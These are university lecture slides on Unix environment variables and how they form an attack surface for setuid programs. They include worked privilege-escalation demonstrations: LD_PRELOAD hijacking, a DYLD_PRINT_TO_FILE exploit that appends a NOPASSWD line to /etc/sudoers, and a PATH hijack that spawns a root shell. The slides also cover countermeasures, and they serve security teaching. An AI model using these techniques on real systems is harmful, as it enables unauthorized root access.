

Environment Variables & Attacks

Amir Masoumzadeh

CSI 424/524

Sep. 10, 2026



UNIVERSITY
AT ALBANY

State University of New York

Based on slides by Wenliang Du

Environment Variables

- A set of dynamic named values that are part of the operating environment of a process
- Affect how a running process behaves
- Introduced in Unix and also used by Microsoft Windows
- Example: the `PATH` variable
 - When asking shell to execute a program, it resolves the program's location using `PATH` if a full path is not given

How to Access Environment Variables in Programs

```
1 #include <stdio.h>
2
3 void main(int argc, char *argv[], char *envp[])
4 {
5     int i = 0;
6     while (envp[i] != NULL)
7     {
8         printf("%s\n", envp[i++]);
9     }
10 }
```

From the main function

```
1 #include <stdio.h>
2
3 extern char **environ;
4 void main(int argc, char *argv[], char *envp[])
5 {
6     int i = 0;
7     while (environ[i] != NULL)
8     {
9         printf("%s\n", environ[i++]);
10    }
11 }
```

More reliable to use the global variable

How a Process Gets Environment Variables

- A new process created with `fork()` inherits its parent's environment variables
- A process running a new program with `execve()` overwrites its memory space and all old environment variables are lost
 - `execve()` can be called in a special way to pass environment variables from one process to another

```
1 int execve(const char *path, char *const argv[],  
2           char *const envp[]);
```

execve() and Environment Variables

- Program executes `/usr/bin/env` which prints out the environment variables of the current process
- Constructs a new variable `newenv`, and use it as the third argument

```
1 extern char **environ;
2 void main(int argc, char *argv[], char* envp[])
3 {
4     int i = 0; char* v[2]; char* newenv[3];
5     if (argc < 2) return;
6     // Construct the argument array
7     v[0] = "/usr/bin/env"; v[1] = NULL;
8     // Construct the environment variable array
9     newenv[0] = "AAA=aaa"; newenv[1] = "BBB=bbb";
10    ↪ newenv[2] = NULL;
11
12    switch(argv[1][0]) {
13        case '1': // Passing no environment variable.
14            execve(v[0], v, NULL);
15        case '2': // Passing a new set of environment
16            ↪ variables.
17            execve(v[0], v, newenv);
18        case '3': // Passing all the environment variables.
19            execve(v[0], v, envp);
20        default:
21            execve(v[0], v, NULL);
22    }
```

execve() and Environment Variables (cont.)

Passing `NULL`


Passing `newenv[]`

Passing `environ`

```
1 $ a.out 1
2 $ a.out 2
3 AAA=aaa
4 BBB=bbb
5 $ a.out 3
6 SSH_AGENT_PID=2428
7 GPG_AGENT_INFO=/tmp/keyring-12UUo0e/gpg:0:1
8 TERM=xterm
9 SHELL=/bin/bash
10 XDG_SESSION_COOKIE=6da3e071019f...
11 WINDOWID=39845893
12 OLDPWD=/home/seed/Book/Env_Variables
13 ...
```

Memory Location for Environment Variables

- `envp` and `environ` initially point to the same location on the stack
- `envp` is only accessible within the `main` function, while `environ` is a global variable
- If environment variables are changed (e.g., using `putenv()`), their storage location may be moved to the heap
 - Updates `environ` but not `envp`



Shell Variables & Environment Variables

- They are often mistaken as the same
- Every program (including shell) are provided a set of environment variables
- Shell variables are internal variables used by the shell
- Shell provides built-in commands to allow users to create, assign and delete shell variables
- Example: creating a shell variable

```
1 $ FOO=bar
2 $ echo $FOO
3 bar
4 $ unset FOO
5 echo $FOO
6
7 $
```

Side Note on the /proc File System

- `/proc` is a virtual file system in Linux, containing a directory for each process (process ID)
- Each process directory has a virtual file called `environ`, which contains the environment of the process
- Command `strings /proc/$$/environ` prints out the environment variable of the current shell process (shell will replace `$$` with its own process ID)
- When the `env` program is invoked in a bash shell, it runs in a child process to the shell. Therefore, it print out the environment variables of the shell's child process, not the shell's

Shell Variables & Environment Variables (cont.)

- When a shell program starts, it copies its environment variables into its own shell variables
- Changes to a shell variable do not affect the environment variables

```
1 $ strings /proc/$$/environ | grep LOGNAME
2 LOGNAME=seed
3 $ echo $LOGNAME
4 seed
5 $ LOGNAME=bob
6 $ echo $LOGNAME
7 bob
8 $ strings /proc/$$/environ | grep LOGNAME
9 LOGNAME=seed
10 $ unset LOGNAME
11 $ echo $LOGNAME
12
13 $ strings /proc/$$/environ | grep LOGNAME
14 LOGNAME=seed
```

Environment variable

Shell variable

Shell variable is updated


Environment variable is not updated

Shell variable is deleted

Environment variable is still there

Initiation of Shell Variables and Child Process

- Shell variables are initially copied from the shell's environment variables
- Parent shell's environment variables are inherited by the child process through shell variables



Example: env process

- When we type `env` in the shell prompt, shell will create a child process

```
1 $ strings /proc/$$/environ | grep LOGNAME
2 LOGNAME=seed
3 $ LOGNAME2=alice
4 $ export LOGNAME3=bob
5 $ env | grep LOGNAME
6 LOGNAME=seed
7 LOGNAME3=bob
8 $ unset LOGNAME
9 $ env | grep LOGNAME
10 LOGNAME3=bob
```

Print environment variables of the shell (filtered by `LOGNAME`)

Only `LOGNAME` and `LOGNAME3` get into the child process, but not `LOGNAME2`. Why?

Attack Surface on Environment Variables

- Hidden usage of environment variables is dangerous
- Since users can set environment variables, they become part of the attack surface on setuid programs
- Attack surface of environment variables
 - Linker
 - Application
 - Library
 - External program
 - Application code

Attacks via Dynamic Linker

- Linking can be done at compile time (static) or runtime (dynamic)
- Dynamic linking uses environment variables, which adds to the attack surface
 - A dynamically linked program's code is not fully decided at compile time. If a user can influence this missing code, they can compromise the program's integrity
- Example code used next to differentiate static and dynamic linking

```
1  /* hello.c */
2  #include <stdio.h>
3  int main()
4  {
5      printf("hello world");
6      return 0;
7  }
```

Static Linking

- The linker combines the program's code and the library code containing `printf()`
- We can notice that the size of a static compiled program is 100 times larger than a dynamic program

```
1 $ gcc -o hello_dynamic hello.c
2 $ gcc -static -o hello_static hello.c
3 $ ls -l
4 -rw-rw-r-- 1 seed seed      68 Dec 31 13:30 hello.c
5 -rwxrwxr-x 1 seed seed    7162 Dec 31 13:30 hello_dynamic
6 -rwxrwxr-x 1 seed seed  751294 Dec 31 13:31 hello_static
```

Dynamic Linking

- The linking is done during runtime
 - Shared libraries (DLL in windows)
- When a program compiled with dynamic linking is run
 - ① Its executable is loaded in the memory
 - ② External library functions are linked via dynamic linker to produce fully-linked executable in memory
 - ③ Jump to the `main` function to start the program

Dynamic Linking (cont.)

- We can use the `ldd` program to see what shared libraries a program depends on

```
1 $ ldd hello_static
2     not a dynamic executable
3 $ ldd hello_dynamic
4     linux-gate.so.1 => (0xbb774b000)
5     libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb758e000)
6     /lib/ld-linux.so.2 (0xb774c000)
```

For system calls

The dynamic linker itself is in a shared library. It is invoked before the main function gets invoked

The `libc` library contains functions like `printf()` and `sleep()`

Risk of Dynamic Linking

- Dynamic linking saves memory
- This means that a part of the program's code is undecided during the compilation time
- If the user can influence the missing code, they can compromise the integrity of the program

Attacks via Dynamic Linker: Case Study 1

- `LD_PRELOAD` contains a list of shared libraries which will be searched first by the linker
- If not all functions are found, the linker will search among several lists of folders including the one specified by `LD_LIBRARY_PATH`
- Both variables can be set by users, so it gives them an opportunity to control the outcome of the linking process
- If it is a setuid program, it may lead to security breaches

Attacks via Dynamic Linker: Case Study 1 (cont.)

- Example 1: Regular program
 - Program calls sleep function which is dynamically linked

```
1  /* mytest.c */  
2  int main()  
3  {  
4      sleep(1);  
5      return 0;  
6  }
```

```
1  $ gcc mytest.c -o mytest  
2  $ ./mytest  
3  $
```

- Now we implement our own sleep function

```
1  #include <stdio.h>  
2  /* sleep.c */  
3  void sleep (int s)  
4  {  
5      printf("I am not sleeping!\n");  
6  }
```

Attacks via Dynamic Linker: Case Study 1 (cont.)

- Example 1: regular program (cont.)
 - We need to compile our `sleep()` code, create a shared library, and add the shared library to the `LD_PRELOAD` environment variable

```
1 $ gcc -c sleep.c
2 $ gcc -shared -o libmylib.so.1.0.1 sleep.o
3 $ ls -l
4 -rwxrwxr-x 1 seed seed 6750 Dec 27 08:54 libmylib.so.1.0.1
5 -rwxrwxr-x 1 seed seed 7161 Dec 27 08:35 mytest
6 -rw-rw-r-- 1 seed seed  41 Dec 27 08:34 mytest.c
7 -rw-rw-r-- 1 seed seed  78 Dec 27 08:31 sleep.c
8 -rw-rw-r-- 1 seed seed 1028 Dec 27 08:54 sleep.o
9 $ export LD_PRELOAD=./libmylib.so.1.0.1
10 $ ./mytest
11 I am not sleeping!
12 $ unset LD_PRELOAD
13 $ ./mytest
14 $
```

Attacks via Dynamic Linker: Case Study 1 (cont.)

- Example 2: setuid program
- If the technique in Example 1 works for a setuid program, it can be very dangerous

```
1 $ sudo chown root mytest
2 $ sudo chmod 4755 mytest
3 $ ls -l mytest
4 -rwsr-xr-x 1 root seed 7161 Dec 27 08:35 mytest
5 $ export LD_PRELOAD=./libmylib.so.1.0.1
6 $ ./mytest
7 $
```

- Our sleep() function was not invoked!
 - This is due to a countermeasure implemented by the dynamic linker. It ignores the `LD_PRELOAD` and `LD_LIBRARY_PATH` environment variables when the EUID and RUID differ

Attacks via Dynamic Linker: Case Study 1 (cont.)

- Example 2: setuid program (cont.)
- Let's verify the countermeasure
 - Make a copy of the `env` program and make it a setuid program

```
1 $ cp /usr/bin/env ./myenv
2 $ sudo chown root myenv
3 $ sudo chmod 4755 myenv
4 $ ls -l myenv
5 -rwsr-xr-x 1 root seed 22060 Dec 27 09:30 myenv
```

- Export `LD_LIBRARY_PATH` and `LD_PRELOAD` and run both the programs

```
1 $ export LD_PRELOAD=./libmylib.so.1.0.1
2 $ export LD_LIBRARY_PATH=.
3 $ export LD_MYOWN="my own value"
4 $ env | grep LD_
5 LD_PRELOAD=./libmylib.so.1.0.1
6 LD_LIBRARY_PATH=.
7 LD_MYOWN=my own value
8 $ myenv | grep LD_
9 LD_MYOWN=my own value
```

Output of original `env`

Output of our `env`

Attacks via Dynamic Linker: Case Study 2

- Case study: OS X Dynamic Linker
- Apple OS X 10.10 introduced a new environment variable without analyzing its security implications perfectly
- DYLD_PRINT_TO_FILE
 - Ability for users to supply filename for dyld
 - If it is a setuid program, users can write to a protected file
 - Capability leak: file descriptor not closed
- Exploit example
 - Set DYLD_PRINT_TO_FILE to /etc/sudoers
 - Switch to Bob's account
 - The echo command writes to /etc/sudoers

```
1 $ DYLD_PRINT_TO_FILE=/etc/sudoers
2 $ su bob
3 Password:
4 $ echo "bob ALL=(ALL) NOPASSWD:ALL" >&3
```

Attacks via External Program

- An application might not use environment variables itself, but an external program it invokes might
- Typical ways of invoking external programs
 - `exec()` family of function which call `execve()` : runs the program directly
 - `system()`
 - The `system` function calls `execl()`
 - `execl()` eventually calls `execve()` to run `/bin/sh`
 - The shell program then runs the program
- Attack surfaces differ for these two approaches

Attacks via External Program: Case Study

- Shell programs behavior is affected by many environment variables
 - Most common is the `PATH` variable
- When a shell program runs a command and the absolute path is not provided, it uses the `PATH` variable to locate the command
- Consider the following code

```
1  /* The vulnerable program (vul.c) */
2  #include <stdlib.h>
3  int main()
4  {
5      system("cal");
6  }
```

Full path not provided. We can manipulate the `PATH` variable to impact the behavior



- We will trick the above program to execute the following

```
1  /* our malicious "calendar" program */
2  int main()
3  {
4      system("/bin/dash");
5  }
```

Attacks via External Program: Case Study (cont.)

```
1 $ gcc -o vul vul.c
2 $ sudo chown root vul
3 $ sudo chmod 4755 vul
4 $ vul
5 December 2015
6 Su Mo Tu We Th Fr Sa
7 1  2  3  4  5
8 6  7  8  9 10 11 12
9 13 14 15 16 17 18 19
10 20 21 22 23 24 25 26
11 27 28 29 30 31
12 $ gcc -o cal cal.c
13 $ export PATH=.:$PATH
14 $ echo $PATH
15 ./usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:...
16 $ vul
17 #
18 # id
19 uid=1000(seed) gid=1000(seed) euid=0(root) ...
```

Attacks via External Program: Attack Surfaces

- Compared to `system()`, `execve()`'s attack surface is smaller
- `execve()` does not invoke shell, and thus is not affected by environment variables
- When invoking external programs in privileged programs, we should use `execve()`

Attacks via Library

- Programs often use functions from external libraries. If these functions use environment variables, they add to the attack surface
- Case Study: Locale in Unix
- Every time a message needs to be printed out, the program uses the provided library functions for the translated message
- Unix uses `gettext()` and `catopen()` in the `libc` library
- The following code shows how a program can use the locale subsystem

```
1 int main(int argc, char **argv)
2 {
3     if(argc > 1) {
4         printf(gettext("usage: %s filename "),argv[0]);
5         exit(0);
6     }
7     printf("normal execution proceeds...");
8 }
```

Attacks via Library (cont.)

- This subsystem relies on the following environment variables: `LANG`, `LANGUAGE`, `NLSPATH`, `LOCPATH`, `LC_ALL`, `LC_MESSAGES`
- These variables can be set by users, so the translated message can be controlled by users
- Attacker can use format string vulnerability to format the `printf()` function (More information in a future lecture)
- Countermeasure lies with the library author
 - Example: Conectiva Linux using the Glibc 2.1.1 library explicitly checks and ignores the `NLSPATH` environment variable if `catopen()` and `catgets()` functions are called from a `setuid` program

Attacks via Application Code

- Programs may directly use environment variables
- If these are privileged programs, it may result in vulnerability

```
1  /* prog.c */
2  #include <stdio.h>
3  #include <stdlib.h>
4
5  int main(void)
6  {
7      char arr[64];
8      char *ptr;
9
10     ptr = getenv("PWD");
11     if (ptr != NULL) {
12         sprintf(arr, "Present working directory
           ↳ is: %s", ptr);
13         printf("%s\n", arr);
14     }
15     return 0;
16 }
```

Attacks via Application Code

- Program uses `getenv()` to know its current directory from the `PWD` environment variable
- Copying the result to a fixed-size buffer without checking the length can lead to a buffer overflow
- Value of `PWD` comes from the shell program, so every time we change our folder the shell program updates its shell variable
- We can change the shell variable ourselves

```
1 $ pwd
2 /home/seed/temp
3 $ echo $PWD
4 /home/seed/temp
5 $ cd ..
6 $ echo $PWD
7 /home/seed
8 $ cd /
9 $ echo $PWD
10 /
11 $ PWD=xyz
12 $ pwd
13 /
14 $ echo $PWD
15 xyz
```

Attacks via Application Code: Countermeasures

- When environment variables are used by privileged `setuid` programs, they must be sanitized properly
- Developers may choose to use a secure version of `getenv()`, such as `secure_getenv()`
 - `getenv()` works by searching the environment variable list and returning a pointer to the string found, when used to retrieve an environment variable
 - `secure_getenv()` works the exact same way, except it returns `NULL` when **secure execution** is required
 - Secure execution is defined by conditions like when the process's EUID and RUID do not match

Set-UID Approach vs. Service Approach

- Most operating systems follow two approaches to allow normal users to perform privileged operations
 - Setuid approach: Regular users must run a special program to gain root privileges temporarily
 - Service approach: Regular users must request a privileged service to perform the actions for them
- setuid has a much broader attack surface, which is caused by environment variables
 - Environment variables cannot be trusted in a setuid program
 - Environment variables can be trusted in the service approach
- The service approach is considered safer than the setuid approach
- Due to this reason, the Android operating system completely removed the setuid and setgid mechanism